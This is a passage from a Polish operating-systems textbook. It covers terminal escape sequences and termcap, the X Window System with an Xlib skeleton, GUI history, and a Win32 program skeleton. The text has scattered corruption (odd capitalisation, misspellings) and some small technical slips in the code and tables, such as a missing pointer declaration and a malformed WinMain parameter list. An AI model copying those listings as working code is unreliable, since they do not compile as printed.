Edytory ekranowe oraz wiele innych zaawansowanych programów muszą mieć możliwość aktualizacji ekranu w skomplikowany sposób — np. zastąpienia jednego wiersza w środku ekranu. Aby było możliwe spełnienie tego wymagania, większość sterowników wyjścia obsługuje ciąg poleceń do przesuwania kurSORA, wstawiania i usuwania znaków lub wierszy w miejscu wskażanym przez kurSOR itp. Polecenia te często są nazywane *sekwencjami sterującymi* (ang. *escape sequences*). W czasach terminali znakowych 25×80 dostępne były setki typów terminali, a każdy z nich obsługiwał własne sekwencje sterujące. W konsekwencji trudno było napisać oprogramowanie, które działałoby na więcej niż jednym typie terminala.

Jednym z rozwiązań, zaproponowanym w systemie Berkeley UNIX, była baza danych terminali znana jako *termcap*. Ten pakiet oprogramowania definiował szereg podstawowych operacji — np. przesuwanie kurSORA do pozycji (*wiersz, kolumna*). W celu przemieszczenia kurSORA do określonej lokalizacji oprogramowanie — np. edytor — wykorzystywało uniwersalną sekwencję sterującą, która następnie była przekształcana na konkretną sekwencję sterującą odpowiadającą terminalowi, na którym było generowane wyjście. Dzięki temu edytor mógł działać na dowolnym terminalu, dla którego istniał wpis w bazie danych *termcap*. W taki sposób do dziś działa większość oprogramowania w systemie UNIX — nawet na komputerach osobistych.

W końcu branża dostrzegła potrzebę standaryzacji sekwencji sterujących. W związku z tym opracowano standard ANSI. Niektóre z wartości zestawiono w tabeli 5.5.

Tabela 5.5. Sekwencje ucieczki ANSI akceptowane przez sterownik terminala na wyjściu; ESC oznacza znak sterujący ASCII (0x1B), natomiast n, m i s to opcjonalne parametry numeryczne

Sekwencja ucieczki	Znaczenie
ESC [nA	Przesunięcie w góRę o n wierszy
ESC [nB	Przesunięcie w dół o n wierszy
ESC [nC	Przesunięcie w prawo o n spacjI
ESC [nD	Przesunięcie w lewo o n spacjI
ESC [m;nH	Przesunięcie kurSORA na pozycję (m,n)
ESC [sJ	Zerowanie ekranu od pozycji kurSORA (0 do końca, 1 od początku, 2 wszystko)
ESC [sK	Zerowanie wiersza od pozycji kurSORA (0 do końca, 1 od początku, 2 wszystko)
ESC [nL	Wstawienie n wierszy na pozycji kurSORA
ESC [nM	Usunięcie n wierszy z pozycji kurSORA
ESC [nP	Usunięcie n znaków na pozycji kurSORA
ESC [n@	Wstawienie n wierszy na pozycji kurSORA
ESC [nm	Włączenie odwzorowania n (0 = normalny, 4 = pogrubiony, 5 = migający, 7 = inwersja)
ESC M	Przewijanie ekranu wstecZ, jeśli kurSOR znajduje się w górnym wierszu

Zastanówmy się, w jaki sposób sekwencje sterujące mogą być używane przez edytor tekstu. Przypuśćmy, że użytkownik wpisał polecenie, które nakazuje edytorowi usunięcie całego 3. wiersza, a następnie pozbycie się luki pomiędzy wierszami 2. i 4. Edytor mógłby przesyłać do terminala za pośrednictwem łączsa szeregowego następującą sekwencję sterującą:

ESC [3 ; 1 H ESC [0 K ESC [1 M

(spacje w tym przykładzie zostały użyte tylko do oddzielenia symboli; normalnie nie są one przesyłane). Powyższa sekwencja przesuwa kurSOR na początek 3. wiersza, usuwa cały wiersz, a następnie usuwa pusty wiersz. Dzięki temu wszystkie wiersze, począwszy od 5., przesuwają się w góRę o 1 wiersz. Dlatego to, co było wierszem 4., staje się wierszem 3., to, co było 5., staje się 4. itd. Analogicznych sekwencji sterujących można użyć w celu dodania tekstu w środku ekranu. W podobny sposób można dodawać lub usuwać słowa.


System X Window

Niemal wszystkie systemy UNIX opierają swój interfejs użytkownika na systemie **X Window** (często nazywanym po prostu X), opracowanym w MIT w ramach projektu Atena w latach osiemdziesiątych. System ten charakteryzuje się wysokim stopniem przenośności i działa całkowicie w przestrzeni użytkownika. Pierwotnie miał on służyć do łączenia wielu zdalnych terminali użytkownika z centralnym serwerem obliczeniowym. W związku z tym jest on logicznie podzielony na oprogramowanie klienckie oraz część działającą po stronie hosta. Obie części mogą potencjalnie działać na różnych komputerach. W nowoczesnych komputerach osobistych obie części działają na tym samym komputerze. W systemach Linux popularne środowiska pulpitów graficznych GNOME i KDE działają na bazie środowiska X.

Kiedy na komputerze działa system X, to oprogramowanie, które zbiera dane wejściowe z klawiatury i myszy oraz zapisuje je na ekranie, określa się nazwą *serwer X*. Oprogramowanie to musi śledzić, które okno jest wybrane w danym momencie (gdzie znajduje się wskaźnik myszy), w związku z tym wie, do którego klienta wysłać nowe dane wejściowe wprowadzane na klawiaturze. Oprogramowanie to komunikuje się z działającymi programami (często przez sieć) zwanymi *klientami X*. Serwer przesyła do nich dane wejściowe z klawiatury i myszy i akceptuje od nich polecenia wyświetlania.

Na pierwszy rzut oka może się wydawać dziwne, że serwer X zawsze znajduje się wewnątrz komputera użytkownika, natomiast klient X może być umieszczony na zewnątrz, w zdalnym komputerze. Należy jednak pamiętać o głównym zadaniu serwera X: wyświetlanie bitów na ekranie — z tego powodu sensowne jest, że komponent ten jest blisko użytkownika. Z punktu widzenia programu to klient nakazuje serwerowi wykonywanie operacji, np. wyświetlanie tekstu i figur geometrycznych. Serwer (umieszczony w lokalnym komputerze PC) robi to, o co go proszą, tak jak robią wszystkie serwery.

Organizację klienta i serwera dla przypadku, w którym klient X i serwer X działają na różnych maszynach, pokazano na rysunku 5.25. Jeśli jednak środowiska GNOME lub KDE działają na jednej maszynie, to klient jest programem aplikacyjnym używającym biblioteki X, która komunikuje się z serwerem X na tej samej maszynie (ale korzysta z połączenia TCP poprzez gniazdo, tak jak w przypadku zdalnym).



Rysunek 5.25. Klienci i serwery w X Window System opracowanym w MIT

Powodem, dla którego można uruchomić system X Window na bazie systemu UNIX (lub innego systemu operacyjnego) na pojedynczej maszynie lub przez sieć, jest to, że system X w rzeczywistości tylko definiuje protokół pomiędzy klientem X a serwerem X, tak jak pokazano na rysunku 5.25. Nie ma znaczenia, czy klient i serwer są na tej samej maszynie, są oddalone od siebie o 100 m w sieci lokalnej, czy też dzielą je tysiące kilometrów i połączenie przez internet. Protokół i działanie systemu we wszystkich przypadkach jest identyczne.

X to po prostu system okienkowy. Nie jest kompletnym graficznym interfejsem GUI. Aby utworzył on kompletny interfejs GUI, muszą działać na jego bazie inne warstwy oprogramowania. Jedną z nich tworzy *Xlib* — zbiór procedur bibliotecznych umożliwiających dostęp do zestawu własności X. Procedury te tworzą podstawę systemu X Window i są tym, co przeanalizujemy poniżej. Okazują się jednak zbyt prymitywne dla większości programów użytkownika, aby można było korzystać z nich bezpośrednio. Przykładowo każde kliknięcie myszą jest zgłasiane oddzielnie. W związku z tym stwierdzenie, że dwa kliknięcia tworzą dwukrotne kliknięcie, musi zostać zidentyfikowane powyżej warstwy Xlib.

Aby programowanie w X było łatwiejsze, częścią systemu X jest zestaw narzędzi o nazwie *Intrinsics*. Warstwa ta zarządza przyciskami, paskami przewijania oraz innymi elementami GUI zwanyymi *widżetami*. W celu stworzenia rzeczywistego interfejsu GUI, gwarantującego jednolity wygląd i wrażenie, potrzebna jest kolejna warstwa (lub kilka warstw). Jednym z przykładów takiej warstwy, którą pokazano na rysunku 5.25, jest *Motif*. Stanowi on podstawę środowiska CDE (od ang. *Common Desktop Environment*) używanego w systemie Solaris oraz innych komercyjnych systemach UNIX. Większość aplikacji korzysta z wywołań do biblioteki Motif zamiast do Xlib. GNOME i KDE mają podobną strukturę do tej, którą pokazano na rysunku 5.25, ale stosują inne biblioteki. Środowisko GNOME wykorzystuje bibliotekę GTK+, natomiast środowisko KDE wykorzystuje bibliotekę Qt. To, czy lepsze jest wykorzystywanie dwóch środowisk GUI, czy jednego, pozostaje kwestią do dyskusji.

Warto również zwrócić uwagę na to, że zarządzanie oknami nie jest częścią samego systemu X. Decyzja o wydzieleniu tego komponentu była całkowicie celowa. Zamiast tego zarządzaniem tworzenia, usuwania i poruszania oknami po ekranie zajmuje się inny proces — *menedżer okien*. W celu zarządzania oknami proces ten wysyła polecenia do serwera X i informuje o tym, co należy zrobić. Często działa na tej samej maszynie, co klient X, ale teoretycznie może działać gdziekolwiek.

Zastosowanie takiego modułarnego projektu, składającego się z kilku warstw i wielu programów, powoduje, że system X jest niezwykle elastyczny. Przeniesiono go do większości wersji systemu UNIX — włącznie z systemem Solaris, wszystkimi odmianami BSD, AIX, Linux itp. Dzięki temu programiści aplikacji uzyskali standardowy interfejs użytkownika dla wielu platform. System ten został również przeniesiony do innych systemów operacyjnych. Dla odróżnienia w systemie Windows menedżer okien i środowisko GUI są ze sobą połączone — wspólnie tworzą interfejs GDI, który jest zlokalizowany w jądrze. Dzięki temu są one trudniejsze w pielęgnacji i, co oczywiste, nie są przenośne.

Spróbujmy teraz krótko przeanalizować system X z poziomu biblioteki Xlib. Kiedy zaczyna działać program X, otwiera on połączenie do jednego lub kilku serwerów X — nazwijmy je stacjami roboczymi — mimo że mogą działać na tej samej maszynie, co sam program X. Środowisko X uznaje takie połączenie za niezawodne w tym sensie, że komunikaty utracone i zdublowane są obsługiwane przez oprogramowanie sieciowe. W związku z tym system X nie musi się przejmować błędami komunikacji. Do komunikacji pomiędzy klientem a serwerem zwykle jest używany protokół TCP/IP.

W tym połączeniu przesyłane są cztery rodzaje komunikatów:

1. Polecenia rysowania z programu do stacji roboczej.
2. Odpowiedzi stacji roboczej na zapytania programu.
3. Powiadomienia dotyczące zdarzeń związanych z klawiaturą, myszą i innymi urządzeniami.
4. Komunikaty o błędach.

Większość poleceń rysowania jest przesyłanych z programu do stacji roboczej w postaci komunikatów jednokierunkowych. System nie oczekuje odpowiedzi. Taki projekt zastosowano dlatego, że kiedy procesy klienta i serwera działają na innych maszynach, dotarcie polecenia na serwer i jego obsługa mogą zajmować sporo czasu. Blokowanie programu aplikacyjnego w ciągu tego czasu spowodowałoby jego niepotrzebne spowolnienie. Z drugiej strony, kiedy program potrzebuje informacji ze stacji roboczej, musi po prostu poczekać do momentu nadania odpowiedzi.

Podobnie jak Windows, środowisko X jest w dużym stopniu sterowane zdarzeniami. Zdarzenia przepływają od stacji roboczej do programu — zwykle w odpowiedzi na pewne działania użytkownika, takie jak wcisnięcia klawiszy, ruch myszą lub odkrycie okna. Każdy komunikat dotyczący zdarzenia ma 32 bajty. W pierwszym bajcie jest zapisany typ zdarzenia, natomiast kolejne 31 dostarczają informacji dodatkowych. Istnieje kilkadziesiąt rodzajów zdarzeń, ale do programu trafiają tylko te zdarzenia, które program chce obsługiwać. Jeśli np. program nie chce słyszeć o zwalnianiu klawiszy, nie są do niego przesyłane żadne zdarzenia dotyczące zwalniania klawiszy. Podobnie jak w systemie Windows, zdarzenia są kolejkowane, a programy czytają zdarzenia z kolejki wejściowej. Jednak inaczej niż w systemie Windows, system operacyjny nigdy sam z siebie nie wywołuje procedur działających wewnątrz programu aplikacyjnego. Nie wie nawet, jaka procedura obsługuje jakie zdarzenie.

Kluczowym pojęciem w systemie X jest *zasób*. To struktura danych, w której są przechowywane określone informacje. Programy aplikacyjne tworzą zasoby na stacjach roboczych. Zasoby mogą być współdzielone pomiędzy wiele procesów na stacji roboczej. Są krótkotrwałe i nie potrafią przetrwać restartu stacji roboczej. Do typowych zasobów należą okna, czcionki, mapy kolorów (palety kolorów), mapy pikseli (mapy bitowe), kursory oraz konteksty graficzne. Te ostatnie wykorzystuje się w celu powiązania właściwości z oknami. Pojęciowo są one zbliżone do kontekstów urządzeń w systemie Windows.

Zgrubny, niekompletny szkielet programu X pokazano na listingu 5.4. Rozpoczyna się on od włączenia pewnych wymaganych plików nagłówkowych, a następnie zadeklarowania pewnych zmiennych. Następnie program nawiązuje połączenie z serwerem X określonym za pomocą parametru funkcji `XOpenDisplay`. Następnie alokuje zasób okna i zapisuje uchwyt do niego w zmiennej `win`. W praktyce w tym miejscu wykonywane są operacje inicjalizacji. Po ich wykonaniu program informuje menedżera okien o istnieniu nowego okna, tak aby menedżer okien mógł nim zarządzać.

Listing 5.4. Szkielet aplikacji systemu X Window

```
#include <X11/Xlib.h>
#include <X11/Xutil.h>
main(int argc, char *argv[])
{
    Display disp;           /* identyfikator serwera */
    Window win;            /* identyfikator okna */
    GC gc;                 /* identyfikator kontekstu graficznego */
    XEvent event;          /* bufor na jedno zdarzenie */
```

```

int running = 1;
disp = XOpenDisplay("display_name"); /* nawiązanie połączenia z serwerem X */
win = XCreateSimpleWindow(disp, ...); /* przydzielenie pamięci dla nowego okna */
XSetStandardProperties(disp, ...); /* poinformowanie menedżera okien
                                     o istnieniu okna */
gc = XCreateGC(disp, win, 0, 0); /* utworzenie graficznego kontekstu */
XSelectInput(disp, win, ButtonPressMask | KeyPressMask | ExposureMask);
XMapRaised(disp, win); /* wyświetlenie okna; wysłanie zdarzenia Expose */
while (running) {
    XNextEvent(disp, &event); /* pobranie następnego zdarzenia */
    switch (event.type) {
        case Expose: ...; break; /* odświeżenie okna */
        case ButtonPress: ...; break; /* przetwarzanie kliknięcia myszą */
        case Keypress: ...; break; /* przetwarzanie wejścia z klawiatury */
    }
}
XFreeGC(disp, gc); /* zwolnienie kontekstu graficznego */
XDestroyWindow(disp, win); /* dealokacja przestrzeni pamięci
                           przydzielonej dla okna */
XCloseDisplay(disp); /* zniszczenie połączenia sieciowego */
}

```

Wywołanie funkcji `XCreateGC` tworzy kontekst graficzny, w którym są zapisane właściwości okna. W bardziej kompletnym programie mogłyby być one inicjowane w tym miejscu. Następna instrukcja — wywołanie funkcji `XSelectInput` — informuje serwer X, do obsługi jakich zdarzeń program jest przygotowany. W tym przypadku program jest zainteresowany kliknięciami myszą, wciśnięciami klawiszy oraz otwartymi oknami. W praktyce rzeczywisty program byłby zainteresowany także innymi zdarzeniami. Na koniec wywołanie funkcji `XMapRaised` odwzorowuje nowe okno na ekranie jako okno znajdujące się na szczytce okien. W tym momencie okno staje się widoczne na ekranie.

Główna pętla składa się z dwóch instrukcji i jest logicznie znacznie prostsza niż odpowiadająca jej pętla w systemie Windows. Pierwsza instrukcja w tym przypadku pobiera zdarzenie, a następna przekazuje je do obsługi w zależności od typu zdarzenia. Kiedy określone zdarzenie wskazuje na to, że program się zakończył, zmienna `running` jest ustawiana na 0 i wykonywanie pętli się kończy. Przed wyjściem z pętli program zwalnia kontekst graficzny, okno i połączenie.

Warto pamiętać o tym, że nie wszyscy lubią środowisko GUI. Wielu programistów preferuje tradycyjny interfejs wiersza poleceń podobnego typu do tego, który omówiono w punkcie 5.6.1 powyżej. Środowisko X obsługuje taki interfejs za pośrednictwem programu klienckiego o nazwie xterm. Program ten emuluje leciwy intelligentny terminal VT102 razem z wszystkimi sekwencjami sterującymi, które on obsługuje. Dzięki temu takie edytory, jak *vi* i *emacs*, a także inne oprogramowanie korzystające z bazy danych termcap mogą działać w tych oknach bez modyfikacji.

Graficzne interfejsy użytkownika

Większość komputerów osobistych oferuje graficzny interfejs użytkownika, czyli *GUI* (od ang. *Graphical User Interface*).

Interfejs GUI został wynaleziony przez Douglasa Engelbarta oraz jego grupę badawczą ze Stanford Research Institute. Następnie pomysł ten skopiowali naukowcy z Xerox PARC. Pewnego dnia Steve Jobs, współzałożyciel firmy Apple, odwiedził firmę PARC, zobaczył interfejs GUI

i powiedział coś w guście: „O święta Petronelo, to jest przyszłość komputerów”. Środowisko GUI stało się dla niego inspiracją do stworzenia nowego komputera, któremu nadano nazwę Apple Lisa. Komputer Lisa był zbyt drogi i okazał się komercyjnym niewypałem, ale jego następca — Macintosh — odniósł olbrzymi sukces.

Kiedy firma Microsoft otrzymała prototyp Macintosha, aby opracować system Microsoft Office na tą platformę, zaczęto prosić firmę Apple, by ta sprzedawała licencję na interfejs, tak by mógł on się stać nowym standardem branżowym (firma Microsoft zarobiła znacznie więcej pieniędzy na pakiecie Office niż MS-DOS, dlatego była gotowa porzucić projekt MS-DOS, by mieć lepszą platformę dla pakietu Office). Dyrektor zarządzający odpowiedzialny za Macintosha, Jean-Louis Gassée, odmówił, a Steve'a Jobsa nie było już w firmie i nikt nie mógł uchylić tej decyzji. Ostatecznie firma Microsoft otrzymała licencję na elementy interfejsu. To stworzyło podstawy systemu Windows. Kiedy system Windows zaczął zdobywać pozycję na rynku, firma Apple pozwalała firmie Microsoft, oskarżając ją o przekroczenie uprawnień wynikających z licencji. Gdyby Gassée zgodził się z wieloma ludźmi z Apple, którzy chcieli sprzedawać licencje na oprogramowanie Macintosh wszystkim chętnym, firma Apple bardzo by się wzbogaciła na opłatach licencyjnych, a system Windows teraz by nie istniał.

Pomińmy na razie interfejsy dotykowe, a zostańmy przy GUI: interfejs składa się z czterech podstawowych elementów, które można opisać skrótem WIMP. Litery te pochodzą odpowiednio od *Windows* (okna), *Icons* (ikony), *Menus* (menu) oraz *Pointing device* (urządzenie wskazujące). Okna są prostokątnymi blokami ekranu używanymi do uruchamiania programów. Ikony to niewielkie symbole, których kliknięcie powoduje wykonanie jakiegoś działania. Menu są listami operacji, z których można wybrać jedną. Na koniec — urządzenie wskazujące to mysz, trackball lub inne urządzenie sprzętowe używane do przesuwania kurSORA po ekranie w celu wybierania elementów.

Oprogramowanie GUI można zaimplementować w kodzie poziomu użytkownika, tak jak w systemach typu UNIX, lub w samym systemie operacyjnym, tak jak w systemie Windows.


Do wprowadzania danych w systemach GUI w dalszym ciągu wykorzystywane są klawiatura i mysz, ale wyjście zawsze jest wyprowadzane do specjalnej karty sprzętowej określonej jako **adapter graficzny** (lub po prostu karta graficzna). Karta graficzna jest wyposażona w specjalną pamięć znaną jako **wideo RAM** (w której znajdują się zapisane obrazy wyświetlające się na ekranie). Karty graficzne wysokiej klasy często są wyposażone w mocne 32- lub 64-bitowe procesory oraz do 1 GB własnej pamięci RAM, która jest oddzielona od głównej pamięci komputera.

Każda karta graficzna obsługuje kilka rozdzielczości ekranu. Popularne rozdzielczości to 1024×768 , 1280×960 , 1600×1200 oraz 1920×1200 . Wszystkie te parametry, poza 1920×1200 , mają współczynnik szerokość – wysokość jak 4:3, pasujący do współczynnika telewizji NTSC i PAL. W związku z tym generują kwadratowe piksele na takich samych monitorach, jakie są wykorzystywane w odbiornikach telewizyjnych. Wyższe rozdzielczości są przeznaczone dla monitorów o szerokim ekranie, o odpowiednim współczynniku proporcji szerokość : wysokość. Przy rozdzielczości 1920×1080 (Full HD) kolorowy monitor z 24 bitami na piksel wymaga około 6,5 MB pamięci RAM tylko w celu przechowywania obrazu. Dlatego przy 256 MB pamięci lub więcej karta graficzna może przechowywać w pamięci wiele obrazów jednocześnie. Jeśli pełny ekran jest odświeżany z szybkością 75 razy na sekundę, to pamięć wideo musi być zdolna do ciągłego dostarczania danych z szybkością 445 MB/s.

Oprogramowanie wyjścia dla środowisk GUI jest bardzo rozległym tematem. O samym tylko środowisku GUI systemu Windows napisano wiele opasłych książek (np. [Petzold, 2013], [Simon, 1997], [Rector i Newcomer, 1997]). Z oczywistych względów w tym punkcie możemy jedynie dotknąć zagadnienia i zaprezentować kilka pojęć. Aby dyskusja stała się konkretna,

opiszymy interfejs Win32 API obsługiwany przez wszystkie 32-bitowe wersje Windows. Oprogramowanie wyjścia dla innych środowisk GUI jest w przybliżeniu porównywalne w sensie ogólnym, ale może się różnić szczegółami.

Podstawowym elementem ekranu jest prostokątny obszar zwany *oknem*. Pozycja okna i jego rozmiar są w sposób unikatowy określone za pomocą współrzędnych dwóch przeciwnielegkich narożników (współrzędne są określone w pikselach). Okno może zawierać pasek tytułu, pasek menu, pasek narzędzi oraz paski przewijania — pionowy i poziomy. Typowe okno pokazano na rysunku 5.26. Zwrócmy uwagę, że w układzie współrzędnych systemu okien początek układu znajduje się w górnym lewym rogu, a współrzędna *y* rośnie ku dołowi. Pod tym względem układ ten różni się od kartezjańskiego układu współrzędnych wykorzystywanego w matematyce.



Rysunek 5.26. Przykładowe okno umieszczone w punkcie o współrzędnych (200, 100) na monitorze XGA

Podczas tworzenia okna podaje się parametry, które informują, czy użytkownik może przemieszczać je po ekranie, zmieniać jego rozmiar czy przewijać (poprzez przeciąganie uchwytu paska przewijania). Główne okno większości programów może być przesuwane po ekranie, może być zmieniany jego rozmiar lub przewijana zawartość. Ma to znaczny wpływ na sposób pisania programów działających w systemie Windows. W szczególności programy muszą być informowane o zmianach rozmiaru okien oraz muszą być przygotowane do ponownego wykreślania zawartości swoich okien w dowolnym czasie, nawet gdy tego najmniej oczekują.

W konsekwencji programy windowsowe są zorientowane na komunikaty. Działania użytkowników związane z klawiaturą lub myszą zostają przechwycone przez system Windows i skonwertowane na komunikaty do programów, które są właścicielami okien. Każdy program jest wyposażony w kolejkę komunikatów, do której zostają przesyłane komunikaty związane z wszystkimi jego oknami. Główna pętla programu składa się z przechwycenia następnego komu-

nikatu i przetworzenia go poprzez wywołanie wewnętrznej procedury dla danego typu komunikatu. W niektórych przypadkach sam system Windows może wywoływać te procedury bezpośrednio, pomijając kolejkę komunikatów. Ten model różni się od modelu UNIX zawierającego kod proceduralny wykonujący wywołania systemowe w celu interakcji z systemem operacyjnym. System X jest jednak zorientowany na zdarzenia.

Aby objąć ten model programowania, rozważmy przykład z listingu 5.5. Zamieszczono na nim szkielet głównego programu dla systemu Windows. Nie jest to kompletny program i nie zawiera mechanizmów korekcji błędów, ale ma wystarczająco dużo szczegółów dla naszych celów. Rozpoczyna się od włączenia pliku nagłówkowego — *windows.h* — który zawiera wiele makr, typów danych, stałych, prototypów funkcji oraz innych informacji wymaganych przez programy w systemie Windows.

Listing 5.5. Szkielet głównego programu aplikacji systemu Windows

```
#include <windows.h>
int WINAPI WinMain(HINSTANCE h, HINSTANCE, hprev, char *szCmd, int iCmdShow)
{
    WNDCLASS wndclass;           /* obiekt klasy dla tego okna */
    MSG msg;                    /* tutaj są przechowywane wchodzące komunikaty */
    HWND hwnd;                  /* uchwyt (wskaźnik) do obiektu okna */

    /* Inicjalizacja obiektu wndclass */
    wndclass.lpfWndProc = WndProc;      /* zawiera informacje o procedurze
                                             do uruchomienia */
    wndclass.lpszClassName = "Nazwa programu";   /* tekst paska tytułu */
    wndclass.hIcon = LoadIcon(NULL, IDI_APPLICATION); /* załadowanie ikony
                                             programu */
    wndclass.hCursor = LoadCursor(NULL, IDC_ARROW);   /* załadowanie kursora
                                             myszy */

    RegisterClass(&wndclass);          /* poinformowanie systemu Windows
                                             o obiekcie wndclass */
    hwnd = CreateWindow( ... )         /* przydzielenie pamięci dla nowego okna */
    ShowWindow(hwnd, iCmdShow);       /* wyświetlenie okna na ekranie */
    UpdateWindow(hwnd);              /* przekazanie do okna rozkazu
                                             „narysowania się” */

    while (GetMessage(&msg, NULL, 0, 0)) { /* pobranie komunikatu z kolejki */
        TranslateMessage(&msg);          /* translacja komunikatu */
        DispatchMessage(&msg);         /* wysłanie komunikatu do odpowiedniej procedury */
    }
    return(msg.wParam);
}
long CALLBACK WndProc(HWND hwnd, UINT message, UINT wParam, long lParam)
{
    /* miejsce na deklaracje */

    switch (message) {
        case WM_CREATE: ... ; return ... ; /* utworzenie okna */
        case WM_PAINT: ... ; return ... ; /* ponowne „narysowanie” zawartości okna */
        case WM_DESTROY: ... ; return ... ; /* zniszczenie okna */
    }
    return(DefWindowProc(hwnd, message, wParam, lParam)); /* domyślnie */
}
```

Główny program uruchamia się od deklaracji określającej nazwę wraz z parametrami. Makro `WINAPI` jest instrukcją kompilatora do używania określonej konwencji przekazywania parametrów. Więcej nie będziemy się nią zajmować. Pierwszy parametr, `h`, to uchwyty do egzemplarza, używany w celu identyfikacji programu dla pozostały części systemu. Pod pewnymi względami środowisko Win32 jest zorientowane obiektowo. Oznacza to, że system zawiera obiekty (tzn. programy, pliki i okna), które charakteryzują się pewnymi stanami oraz mają związek z nimi kod — tzw. *metody*, służące do wykonywania operacji na tych stanach. Do obiektów można się odwoływać za pomocą uchwytów. W tym przypadku uchwyty identyfikują program. Drugi parametr występuje wyłącznie ze względu na zachowanie zgodności wstecz. Nie jest on wykorzystywany w nowych wersjach systemu. Trzeci parametr, `szCmd`, to ciąg znaków zakończony znakiem o kodzie zero, który zawiera wiersz polecenia służący do uruchomienia programu (mimo że program nie jest uruchamiany z wiersza polecenia). Czwarty parametr, `iCmdShow`, informuje o tym, czy początkowe okno programu powinno zajmować cały ekran, część ekranu, czy też nie powinno w ogóle z niego korzystać (zadanie widoczne tylko na pasku zadań).

Pokazana deklaracja ilustruje powszechnie używaną w firmie Microsoft konwencję znaną jako *notacja węgierska*. Format nazwy wywodzi się od notacji polskiej — systemu przyrostków opracowanego przez polskiego matematyka Jana Łukasiewicza do reprezentowania formuł algebraicznych bez użycia pierwszeństwa działań ani nawiasów. Notacja węgierska została opracowana przez węgierskiego programistę Charlesa Simonyiego pracującego w firmie Microsoft. Jej zasadą jest to, że do określenia typu stosuje ona kilka pierwszych znaków identyfikatora. Dozwolone litery i typy to `c` (znak), `w` (słowo — obecnie oznacza 16-bitową liczbę całkowitą bez znaku), `i` (32-bitowa liczba całkowita ze znakiem), `l` (long — również 32-bitowa liczba całkowita ze znakiem), `s` (ciąg znaków), `sz` (ciąg znaków zakończony bajtem zerowym), `p` (wskaźnik), `fn` (funkcja) oraz `h` (uchwyty). Zgodnie z tym np. `szCmd` jest ciągiem znaków zakończonych bajtem zerowym, natomiast `iCmdShow` to liczba całkowita (integer). Wielu programistów sądzi, że kodowanie typu w nazwach zmiennych w taki sposób ma niewielkie znaczenie, a ponadto sprawia, że kod Windows staje się niezwykle trudny do czytania. W systemie UNIX nie istnieje analogiczna konwencja.

Z każdym oknem musi być powiązany obiekt klasy okna, który definiuje jego właściwości. Na listingu 5.5 jest nim `wndclass`. Obiekt typu `WNDCLASS` ma 10 pól. Cztery z nich zostały zainicjowane na listingu 5.5. W działającym programie trzeba by także zainicjować kolejnych sześć. Najbardziej istotnym polem jest `lpfnWndProc` — wskaźnik typu `long` (tzn. 32-bitowy) do funkcji obsługującej komunikaty kierowane do okna. Inne pola inicjowane w tym miejscu informują o tym, jakiej nazwy i ikony użyć w pasku tytułu oraz jakich symboli używać dla kurSORA myszy.

Po zainicjowaniu obiektu `wndclass` następuje wywołanie metody `RegisterClass` w celu przekazania informacji o oknie do systemu Windows. Po tym wywołaniu system Windows będzie wiedział, którą procedurę wywołać, gdy zajdą określone zdarzenia, które nie przechodzą przez kolejkę komunikatów. Następna metoda, `CreateWindow`, przydziela pamięć dla struktur danych okna i zwraca uchwyty pozwalające na późniejsze odwoływanie się do okna. Następnie program wykonuje po kolei dwa dodatkowe wywołania w celu umieszczenia na ekranie obrysu okna, a później jego całkowitego wypełnienia.

W tym momencie dochodzimy do głównej pętli programu składającej się z otrzymania komunikatu, wykonania na nim kilku translacji, a następnie przekazania go do systemu Windows po to, by ten wywołał procedurę `WndProc` i obsłużył komunikat. Odpowiedź na pytanie, czy ten mechanizm można by zrealizować prościej, brzmi „tak”, ale wykonano go w ten sposób z powodów historycznych i teraz jesteśmy na niego skazani.

